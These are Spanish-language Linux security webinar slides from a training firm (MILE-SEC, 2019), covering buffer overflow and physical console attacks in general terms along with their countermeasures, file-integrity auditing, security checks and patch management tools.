
Se pueden utilizar programas para auditar automáticamente la modificación de los archivos, para luego alertar sobre esto.

* https://github.com/Tripwire/tripwire-open-source
* ftp://ftp.cerias.purdue.edu/pub/tools/unix/scanners/

# Encontrar vulnerabilidades de desbordamiento de buffer

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

RPC y otros demonios vulnerables son objetivos comunes para ataques de desbordamiento de buffer. Los ataques de desbordamiento de buffer son frecuentemente como el atacante puede modificar archivos del sistema, leer archivos de bases de datos, y más.



# Ataques



En un ataque de desbordamiento de buffer , el atacante ya sea envía manualmente una cadena de información hacia la máquina victima Linux, o estribe un script para hacerlo. Estas cadenas contienen lo siguiente:

- Instrucciones hacia el procesador para básicamente no hacer nada
- Código malicioso para reemplazar un proceso atacado
- Un puntero al inicio del código malicioso en el buffer de memoria

Si un aplicación atacada (como FTP o RPC) ejecutándose como root (ciertos programas lo hacen), esta situación puede dar a los atacantes permisos de root en sus shells remotas.

# Medidas correctivas a ataques de desbordamiento de buffer



Tres medidas correctivas pueden ayudar a prevenir ataques de desbordamiento de buffer.

- Deshabilitar servicios innecesarios
- Proteger los sistemas Linux con ya sea un firewall o un IPS basado en host
- Habilitar otros mecanismos para el control de acceso, como TCP Wrappers, los cuales autentiquen a los usuarios con una contraseña. No solo habilitar los controles de acceso mediante dirección IP o nombre de host

Siempre asegurarse los sistemas están actualizados con el última kernel y actualizaciones de software.

# Verificar la seguridad física



Algunas vulnerabilidades en Linux, involucran los atacantes maliciosos estén en la consola del sistema, algo lo cual es enteramente posible, dadas las amenazas internas enfrentadas por las organizaciones.

# Ataques de seguridad física



Si un atacante está en la consola del sistema, cualquier cosa puede suceder, incluyendo el reinicio del sistema (incluso si nadie está logueado), presionando las teclas “ctrl + alt + delete”. Después del sistema se reinicia, un atacante puede iniciarlo en modo único usuario, lo cual le permite evitar la contraseña o posiblemente incluso leer el archivo conteniendo las contraseñas.

# Medidas correctivas contra ataques de seguridad física

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

Editar el archivo "/etc/inittab" y comentar algunas líneas para evitar el reinicio del sistema utilizando la combinación de teclas descrita. Se debe tener en consideración, esto también evita su uso legítimo.

Para laptops basadas en Linux, utilizar software para encriptación. De no hacerlo, cuando una laptop sea robada o perdida, se puede tener muy serios problemas personales o para la organización, por la información sensible contenida en ella. Pudiendo tener problemas, estatales, federales, de cumplimiento, legal, etc.

Si se cree alguien ha ganado recientemente acceso hacia el sistema, ya sea físicamente o explotando un vulnerabilidad, como con una contraseña débil o un desbordamiento de buffer, se pueden utilizar "last", para visualizar los últimos logins en el sistema, y verificar elementos inusuales.

* https://www.fosshub.com/Encryption.html
* https://www.winmagic.com/

# Realizar pruebas generales de seguridad

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

Se puede evaluar inconvenientes de seguridad críticos, y frecuentemente pasados por alto en sistemas Linux, tales como las siguientes:

- Malas configuraciones o entradas no autorizadas en los archivos de contraseñas, los cuales proporcionan acceso encubierto
- Requerimientos en la complejidad de contraseñas
- Usuarios equivalentes al root
- Tareas automáticas sospechosas configuradas en cron
- Verificar firmas en los archivos binarios
- Verificar por rootkits
- Configuración de red, incluyendo mecanismos para prevenir olfateo de paquetes y otros ataques de negación de servicio DoS
- Permisos en los archivos log del sistema

Se pueden hacer todas estas evaluaciones manualmente, o mejor aún, utilizando una herramienta automática o varias.

# Parchar Linux



Los parches continuos son quizás la mejor cosa a realizar para mejorar y mantener la seguridad de los sistemas Linux. Sin importar la distribución Linux utilizada, utilizar una herramientas para asistir en los esfuerzos de parchar facilita mucho el trabajo.

Frecuentemente se encuentra Linux completamente fuera del ciclo para la gestión de parches. Con el enfoque de parchar Windows, muchos administradores olvidan los sistemas Linux existentes en su red. No se debe caer en esto.

# Distribución de actualizaciones



El proceso de distribución es diferente en cada distribución Linux. Se pueden utilizar las siguientes herramientas, basado en una distribución específica.

- Ubuntu: Gestor de paquetes basado en Debian. “dpkg”
- Redhat: Gestor de paquetes basado en RPM.
- Debian: Gestor de paquetes dpkg
- Slackware: Herramientas de paquetes “pkgtool”
- Suse: Gestor de software “YaST2”

# Gestores multiplataformas de actualización



Las herramientas comerciales tienes funcionalidades adicionales, como correlacionar parches con vulnerabilidades, y automáticamente desplegar los parches adecuados. Las herramientas comerciales pueden ayudar con la gestión de parches en Linux.


* https://www.manageengine.com/products/desktop-central/linux-management.html
* https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/specifications/patch-management-for-operating-systems

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

# Webinar Gratuito
# Linux

**Alonso Eduardo Caballero Quezada**

Consultor e Instructor en Hacking Ético y Forense Digital
e-mail: ReYDeS@gmail.com

Sitio web: http://www.mile-sec.com
Correo: capacitacion@mile-sec.com

Febrero 2019